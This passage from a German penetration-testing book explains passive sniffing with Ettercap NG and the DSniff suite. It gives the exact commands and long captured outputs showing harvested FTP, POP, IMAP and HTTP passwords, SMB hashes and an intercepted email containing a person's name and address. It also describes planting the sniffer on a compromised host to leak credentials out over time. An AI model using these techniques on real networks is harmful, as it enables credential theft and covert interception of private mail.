(...)

Connection: keep-alive.
Referer: http://www.tauschticket.de/.
Cookie: sid=e2a7f6e0f820bff1674b41811cc5b870.
Content-Type: application/x-www-form-urlencoded.
Content-Length: 70.
.
action=1&src=reiterLogin&login=buecherwurm8&passwort=buchregal&x=0&y=0u!...
........217.1.168.192.in-addr.arpa.....u!...........217.1.168.192.in-
addr.arpa.....1.217:1265 | SA
(...)
```

Je nach gewünschtem Einsatzzweck führt das Kommando *ettercap -T -d -q -z* möglicherweise schneller zum Ziel. Hierbei startet Ettercap NG zwar erneut im Text- und im Silent Mode, löst aber darüber hinaus auch DNS-Namen auf und verzichtet auf die Darstellung des Inhalts von Paketen. Ettercap NG berücksichtigt danach ausschließlich das, wonach jeder Netzwerkforscher giert: Login-Daten! Auch hier sind pikante Daten in Fettdruck dargestellt:

```
root@discordia:~# ettercap -T -q -z -i eth0

ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA

Listening on eth0... (Ethernet)

  eth0 ->       ba:be:fa:ce:ba:be     192.168.1.223     255.255.255.0

SSL dissection needs a valid 'redir_command_on' script in the etter.conf
file
Privileges dropped to UID 65534 GID 65534...

  28 plugins
  39 protocol dissectors
  53 ports monitored
7587 mac vendor fingerprint
1698 tcp OS fingerprint
2183 known services

Starting Unified sniffing...
```

```
Text only Interface activated...
Hit 'h' for inline help
SMB : 192.168.1.216:139 -> USER: ogehrling  HASH:
ogehrling:"":"":3C28248827C81173000000000000000000000000000000:EA4662DE9F
88A9874FE36EEA8FDCB74BCE39B5AD0F911189:75425AC8F9AA9418 DOMAIN: PC1034
(...)

DHCP: [00:0C:29:B5:0D:F1] REQUEST 192.168.1.222
DHCP: [192.168.1.1] ACK : 192.168.1.222 255.255.255.0 GW 192.168.1.1 DNS
192.168.1.1 "discordiawerke.de"
(...)

POP : 81.169.145.136:110 -> USER: mschmidt@disconnect.de  PASS: schmidt99
DHCP: [00:30:05:33:FF:4B] REQUEST 192.168.1.217
DHCP: [192.168.1.1] ACK : 192.168.1.217 255.255.255.0 GW 192.168.1.1 DNS
192.168.1.1 "discordiawerke.de"
FTP : 128.176.191.21:21 -> USER: mschmidt  PASS: pass$$$$$$WORT
HTTP : 195.34.171.39:80 -> USER: buecherwurm8  PASS: buchregal  INFO:
http://www.tauschticket.de/
(...)

IMAP : 192.168.1.55:143 -> USER: "martinmueller@discordiawerke.de"  PASS:
"emailemail"
FTP : 128.176.191.21:21 -> USER: mschmidt  PASS: FTPPASS!!!
POP : 81.169.145.136:110 -> USER: mschmidt@disconnect.de  PASS: schmidt99
HTTP : 212.112.252.207:80 -> USER: alterfalter8  PASS: heinemann  INFO:
http://www.os-community.de/
IMAP : 192.168.1.55:143 -> USER: "martinmueller@discordiawerke.de"  PASS:
"emailemail"
POP : 81.169.145.136:110 -> USER: mschmidt@disconnect.de  PASS: schmidt99
(...)

User requested a CTRL+C... (deprecated, next time use proper shutdown)


root@discordia:~#
```

Ettercap NG bringt zusätzlich GUI-basierte Varianten per Ncurses und GTK mit: Die Ncurses-basierte GUI von Ettercap startet mit *ettercap -C --silent*. Wir wählen jetzt die Option *Unified Sniffing*. Im Anschluss bestimmen wir die Netzwerkkarte, über die wir mit dem uns bislang unbekannten Netzwerk in Verbindung stehen.




Bild 18.6: Der Start mit Unified sniffing

Um mit der eigentlichen Netzwerkanalyse zu beginnen, wählen wir unter *Start* den Menüpunkt *Start Sniffing* (oder über den Hot-Key CTRL-W). Ettercap beginnt anschließend mit der Aufzeichnung von Paketen.




Bild 18.7: Abgreifen der Datenpakete

Der Punkt *Connections* im Menü *View* (oder über den Hot-Key ALT-C) ermöglicht uns eine Betrachtung des aktuellen Netzwerkgeschehens:




Bild 18.8: Netzwerkaktivitäten live und in Farbe

In dieser Maske lassen sich die Verbindungen (entweder aktiv – also in Echtzeit – oder bereits beendet) über die Cursortasten auswählen. Per Return-Taste können wir in den Datenstrom eintauchen und mit Bild↑/Bild↓ innerhalb der mitgeschnittenen Verbindung herumscrollen (entweder live in einer bestehenden Verbindung oder in der Historie einer bereits beendeten Sitzung).




Bild 18.9: Scrollen in der mitgeschnittenen Verbindung

Mit STRG-Q gelangt man wieder eine Ebene höher (z. B. auf die Übersicht der Verbindungen), wobei diese Tastenkombination grundsätzlich die jeweilige Aktion beendet. Zusätzlich ermöglicht die TAB-Taste eine Navigation innerhalb der Menüs (in Kombination mit Return und Cursortasten).

Eine Eigenschaft macht Ettercap NG ganz besonders wertvoll: die besondere Vorliebe für Kennwörter in Form eines Password-Collectors, der Login-Daten für Telnet, FTP, POP, Rlogin, SSH1, ICQ, SMB, MySQL, HTTP, NNTP, X11, Napster, IRC, RIP, BGP, Socks 5, Imap 4, VNC, Ldap, NFS, Snmp, Half-Life, Quake 3, MSN und Ymsg abgreift.

Hierbei weist Ettercap in der Verbindungsübersicht mit einem * (Stern) darauf hin, wenn Login-Daten (Username und Kennwort) aus dem Datenstrom herausgefiltert wurden, und zeigt diese unter *User messages* an. Wenn wir mit Return in den protokollierten Datenstrom abtauchen, können wir das Kennwort nebst Verbindungseckdaten in Empfang nehmen:




Bild 18.10: Login-Daten beim Sniffen abgreifen

Die so gewonnenen Daten lassen sich selbstverständlich auch in ein Logfile schreiben, womit sich stundenlange Netzwerksitzungen mit dem Notebook auf dem Schoß vermeiden lassen: Es genügt, das Gerät irgendwo abzustellen, um es Stunden später wieder abzuholen. Beim Schreiben des Logfiles ist jedoch darauf zu achten, die Datei im Verzeichnis */tmp* anzulegen(z. B. als */tmp/ettercap.log*), da es andernfalls zu einer Fehlermeldung kommt.

Liebhaber von X-Window werden das GTK-Gewand von Ettercap NG zu schätzen wissen, welches sich nach Eingabe des Kommandos *ettercap -G --silent* wie folgt präsentiert:

Bild 18.11: Ettercap im Windows-Gewand

Die Bedienung der GTK-Variante ist im Wesentlichen identisch mit der vom Ncurses-Interface, nur dass hierbei flexibel mit der Maus gearbeitet werden kann. Nach Wahl der Netzwerkkarte und dem Start des Unified Sniffing über *Sniff / Unified Sniffing* beginnt Ettercap mit der Aufzeichnung des Netzwerkverkehrs:




Bild 18.12: Beim Aufzeichnen des Netzwerkverkehrs

Ein Blick auf die Verbindungen (*Connections* im Menü *View)* liefert uns eine Maske wie folgt:




Bild 18.13: Welches Kennwort darf's denn sein?

Mit einem Doppelklick können wir Verbindungsinhalte betrachten, und auch hier gilt, dass erfasste Login-Daten mit einem Stern (*) gekennzeichnet werden. Die Verbindungen, deren Login-Daten registriert wurden, sehen beispielsweise so aus:




Bild 18.14: Ettercap NG ermittelt die Login-Daten

Auf den Punkt gebracht leistet Ettercap NG in einem fremden Netzwerk als erster Spähtrupp unschätzbare Dienste, da mit diesem Werkzeug vielfältige Informationen generiert werden können. Oftmals reicht es bereits aus, für eine Viertelstunde in das Netz-

werk hineinzuschnuppern, um pikante Details zu erfahren, wie beispielsweise Login-Daten zu unterschiedlichen Diensten. Gelangen auf diese Art und Weise etwa Verbindungsdaten einer unverschlüsselten Sitzung zu einem UNIX-Server in die Hände eines Angreifers, hat dieser quasi schon gewonnen.

Zusätzlich bietet Ettercap NG als Universalwerkzeug, sowohl für passive als auch für aktive Projekte, weitere Möglichkeiten, aufschlussreiche Informationen über ein Netzwerk zu erfahren. So lassen sich mit verschiedenen Plugins (zu finden unter *Plugins / Manage the Plugins* oder mit dem Hot-Key CTRL-P) diverse Aktionen fahren, um beispielsweise Fingerprints von Clients zu ergründen, Clients aus dem Netzwerk zu isolieren oder um den Verbindungstyp festzustellen. Bei Anwendung dieser Plugins handelt es sich natürlich keinesfalls mehr um ein geräuschloses Vorgehen: Der Vergleich zum Elefanten im Porzellanladen drängt sich regelrecht auf, was gerade in dieser ersten Phase gänzlich vermieden werden sollte. Dennoch: Die Plugins vermögen viel Freude in ein Netzwerk zu bringen und wir legen jedem angehenden Netzwerkforscher die Einarbeitung nahe.




Bild 18.15: Zusätzliche Möglichkeiten über Plugins

Ettercap NG liefert uns »handfeste« Daten wie beispielsweise Login-Daten (in diesem Szenario zu einem FTP-Server, einem POP3/IMAP-E-Mail-Konto und zu diversen Websites), User-Agents der in Nutzung stehender Internet-Browser und diverse Benutzernamen. Zusätzlich gewinnen wir – als bislang ausschließlich passiv agierender Betrachter – wertvolle Einblicke in die Funktionsweise des Netzwerks und können so Server und verwendete Dienste ausmachen (wie beispielsweise SMB-, Mail- und FTP-Server zuordnen und dem Empfang von E-Mails beiwohnen). Es bedarf keines großen Spürsinns, um zu erkennen, welch gefährliches Potenzial sich hier auftut – insbesondere

dann, wenn die textbasierte Version von Ettercap NG, gezielt platziert auf einem übernommenen Rechner Ihres Netzwerks, für einige Monate in den Datentransit eintaucht und die gewonnenen Login-Daten tröpfchenweise an einen Externen weiterleitet.

Denken Sie bitte immer daran, dass das Kapern von Login-Daten kein Selbstzweck ist, sondern im Rahmen dieses Buches dazu motivieren soll, mehr Gedanken in die Netzwerksicherheit zu investieren.

18.3.4 DSniff-Suite

Die DSniff-Suite beinhaltet ein Sortiment wertvoller Programme, die das Herz eines Netzwerkforschers höher schlagen lassen. Im Folgenden konzentrieren wir uns auf Sniffing-Komponenten, die in einem fremden Netz überaus hilfreich und im Bereich des »Passive Monitoring« äußerst populär sind.

DSniff

Das Programm DSniff gehört zu den teuflischsten seiner Art, da dieser Sniffer eine Vielzahl von Protokollen beherrscht und dabei die interessantesten Inhalte auf höchst zuvorkommende Art mitschneidet. DSniff arbeitet gänzlich passiv: Einmal gestartet, wird die Netzwerkkarte in den bereits angesprochenen Promiscuous Mode versetzt und belauscht fortan den Netzwerkverkehr. Eine einstündige Sitzung könnte somit folgendes Ergebnis liefern (leicht gekürzt):

```
root@discordia:~# dsniff -i eth0
dsniff: listening on eth0
-----------------
02/04/10 12:31:57 tcp 192.168.1.217.1060 -> post.strato.de.110 (pop3)
USER mschmidt@disconnect.de
PASS schmidt99

-----------------
02/04/10 12:48:33 tcp 192.168.1.217.1244 -> anzeigenschaltung.neue-oz.de.21
(ftp)
USER discordiawerke
PASS 34436ZIZLK76

-----------------
02/04/10 13:25:52 tcp 192.168.1.229.1818 -> 192.168.1.211.21 (ftp)
USER amueller
PASS harleydavidson

-----------------
02/04/10 14:30:47 tcp 192.168.1.217.1488 -> MERCANT.UNI-MUENSTER.DE.21 (ftp)
USER peter.hinrichs@discordiawerke.de
PASS 33434546
```

```
-----------------
02/04/10 14:32:12  udp s050a0019.discordiawerke.de.1813 ->
p000a4046.sys.discordiawerke.de.161 (snmp)
[version 1]
public

-----------------
02/04/10 14:35:32  tcp 192.168.1.100.2958 -> fwd00.sul.t-online.com.110
(pop)
USER 0541666666
PASS 124462348

-----------------
02/04/10 14:39:12  tcp 192.168.1.129:9210 -> 192.168.1.227:5900 (vnc)

USER: On display :0
PASS:

Server Challenge: 803ddab86c1d8fd69e1d094113ddb1cf Client 3DES:
6219eca12720ee27c7c3397de9f0222e

-----------------
02/04/10 14:40:32  tcp 192.168.1.100.2958 -> fwd00.sul.t-online.com.110
(pop)
USER 054113300765
PASS 124462348

^C
root@discordia:~#
```

Die in diesem Szenario erbeuteten Login-Daten diverser FTP-, POP-, und Challenge/Response-Handshakes von VNC-Sitzungen sind beileibe nicht alles, was DSniff abzugreifen vermag. Der Sniffer versteht sich darüber hinaus auf Microsoft SMB, SMTP, SNMP, poppass, NNTP, IMAP, LDAP, Rlogin, RIP, OSPF, PPTP, MS-CHAP, NFS, VRRP, YP/NIS, SOCKS, X11, CVS, IRC, AIM, ICQ, Napster, PostgreSQL, Meeting Maker, Citrix ICA, NAI Sniffer, Oracle SQL*Net, Sybase und auf diverse Microsoft SQL-Protokolle.

DSniff ist ein Meister im Abgreifen von Login-Daten. Die soeben vorgestellte Sitzung lieferte uns quasi im Vorbeigehen die Login-Daten zu POP3-Postfächern und FTP-Konten. Wer es beispielsweise nur darauf angelegt hat, E-Mails im Namen anderer zu versenden oder einfach huckepack – selbstverständlich ohne Wissen des Opfers – die gesamte Korrespondenz der erhaschten Postfächer mitlesen möchte, ist bereits am Ziel. Nicht unerwähnt lassen wollen wir, dass der Angreifer in diesem Fall Spuren hinterlässt, so z. B. beim Einholen der E-Mails, und weitere Ausbaustufen somit gefährdet. Als wertvoll für das weitere Vorgehen stufen die Autoren im Übrigen die ergaunerten Challenge/Response-Handshakes von VNC-Verbindungen und die FTP-Zugangsdaten ein.

Oftmals sind FTP-Konten so eingerichtet, dass es neben FTP auch einen Zugriff auf die Kommandozeile gibt, beispielsweise per SSH. Wir behalten das vorerst im Hinterkopf.

Grundsätzlich können wir festhalten, dass sich der Einsatz von DSniff – und wenn das Programm auch nur nebenbei in den Datenstrom hineinhorcht, beispielsweise für einen Tag – in jedem Falle auszahlen kann. Es verwundert immer wieder, wie viele unverschlüsselte Verbindungen in einem Netzwerk vorkommen. DSniff liefert solche neuralgischen Login-Daten auf dem Silbertablett.

MailSnarf

Ein ähnliches Gewicht wie DSniff legt auch MailSnarf in die Waagschale (MailSnarf ist im Übrigen auch ein Bestandteil der DSniff-Suite). MailSnarf zeichnet alle Nachrichten, die dem SMTP/POP-Datenstrom zu entnehmen sind, komfortabel in einem Berkeley MBox-Format auf. Die MBox-Datei lässt sich im Anschluss beispielsweise mit einem Texteditor betrachten (oder mit einem E-Mail-Client wie Mutt und Thunderbird). Der Aufruf von MailSnarf liefert z. B. folgendes Logfile (aus Übersichtsgründen wieder leicht gekürzt):

```
root@discordia:~# mailsnarf -i eth0
mailsnarf: listening on eth0
From billing@ebay.de Thu Feb  4 22:16:28 2010
Received: from 127.0.0.1 (AVG SMTP 9.0.733 [271.1.1/2667]); Thu, 04 Feb
2010 21:15:36 +0100
Message-ID: 4B6B2AE8.6040207@ebay.de
Date: Thu, 04 Feb 2010 21:15:36 +0100
From: billing@ebay.de billing@ebay.de
User-Agent: Thunderbird 2.0.0.23 (Windows/20090812)
MIME-Version: 1.0
To: heikolanger@discordiawerke.de
Subject: eBay-Rechnung vom Sonntag, 31. Januar 2010
Content-Type: text/plain; charset=windows-1252; format=flowed
Content-Transfer-Encoding: 8bit


--------------------------------------------------------------------------
----------------------------------------

eBay hat diese Mitteilung an Heiko Langer (hasenpfote8) gesendet.
Ihr Vor- und Nachname in dieser Mitteilung sind ein Hinweis darauf, dass
die Nachricht tatsächlich von eBay stammt.
Mehr zum Thema: http://pages.ebay.de/help/confidence/name-userid-
emails.html
--------------------------------------------------------------------------
----------------------------------------
```

```
                          ***Dies ist eine automatisch generierte E-Mail.
Bitte antworten Sie nicht darauf.***

Rechnungsnummer:  013499-172583110033

Heiko Langer
Roonstraße 10
49078 Osnabrueck
Deutschland



Hallo Langer Heiko (etcpasswd),

Ihre monatliche Rechnung von eBay für den Zeitraum von 01. Januar 2010
bis 31. Januar 2010 steht jetzt zur Ansicht online bereit.


               Fälliger Betrag:                            31,18

Sie haben als automatische Zahlungsmethode das Lastschriftverfahren
gewählt.  Der Rechnungsbetrag wird innerhalb der nächsten 5 bis 7 Tage
automatisch von Ihrem Bankkonto eingezogen. Der tatsächlich eingezogene
Betrag kann aufgrund kürzlicher Zahlungen oder Gutschriften vom
Rechnungsbetrag abweichen.

Um Einzelheiten Ihrer Rechnung aufzurufen:
1. Gehen Sie zu http://www.ebay.de und klicken Sie auf Mein eBay, das
oben auf den meisten eBay-Seiten zu finden ist. Sie müssen sich dazu
einloggen.
2. Klicken Sie auf den Link Verkäuferkonto (links auf der Seite,
unterhalb von Mein Mitgliedskonto).
3. Klicken Sie auf den Link "Rechnungen anzeigen" und wählen Sie dann
aus den Pull-down-Menü die gewünschte Rechnung.

Hinweis: eBay fragt niemals per E-Mail nach vertraulichen oder
persönlichen Daten (z. B. Passwort, Kreditkarte, Kontonummer).

Vielen Dank, dass Sie eBay nutzen.

Mit freundlichen Grüßen,
eBay


eBay Europe S.à r.l.
22-24 Boulevard Royal
L-2249 Luxemburg
```

```
Société à responsabilité limitée, Capital social: EUR 12.500
Numéro de TVA: LU 21416127
Numéro de société: R.C.S. Luxemburg B.120781
Autorisation d'établissement: 114463


               Mehr zum Thema, wie Sie sich vor gefälschten E-Mails
schützen können,
finden Sie unter ebay.de/education/spooftutorial

  eBay hat Ihnen diese E-Mail gesendet unter heikolanger@discordiawerke.de
über
Ihr Mitgliedskonto angemeldet am ebay.de.

eBay sendet Ihnen regelmäßig die erforderlichen Benachrichtigungen für
die Website und Ihre Transaktionen.
Lesen Sie bitte unsere Datenschutzerklärung unter
http://pages.ebay.de/help/policies/privacy-policy.html und Allgemeine
Geschäftsbedingungen (AGB) unter
http://pages.ebay.de/help/policies/user-agreement.html, wenn Sie weiter
Fragen haben sollten.
Diese E-Mail haben Sie von der eBay Europe S.à r.l. erhalten, die über
Ihre Tochtergesellschaften den eBay-Service bereitstellt. Wenn sich Ihr
Wohnsitz nicht innerhalb der Europäischen Union befindet, lesen Sie
bitte die Information zu Ihrem Vertragspartner in den Allgemeinen
Geschäftsbedingungen (AGB).

Copyright © 2010 eBay, Inc. Alle Rechte vorbehalten.

Die genannten Marken gehören den jeweiligen Eigentümern.

eBay und das eBay-Logo sind eingetragene Marken bzw. Marken von eBay Inc.

eBay Impressum unter http://pages.ebay.de/aboutebay/contact.html.

Reference #: 10229.623.77

From mailsnarf Thu Feb  4 22:38:40 2010
X-Envelope-From: mailgun@mailer11.agnitas.de
X-Envelope-To: mschmidt@disconnect.de
X-Delivery-Time: 1265315613
X-UID: 9732
Return-Path: mailgun@mailer11.agnitas.de
X-RZG-CLASS-ID: mi
```

```
Received: from mailer11.agnitas.de ([213.203.225.130])
        by mailin.webmailer.de (zeb mi15) (RZmta 22.6)
        with ESMTP id z05Od9m14KOZyo for <mschmidt@disconnect.de>;
        Thu, 4 Feb 2010 21:33:33 +0100 (MET)
Received: by mailer11.agnitas.de for <mschmidt@disconnect.de>; Thu,  4 Feb
2010 20:01:13 GMT
Message-ID: 20100204171811_1-1.9w.1e82.rc4j.0.2j20br230p@agnitas.de
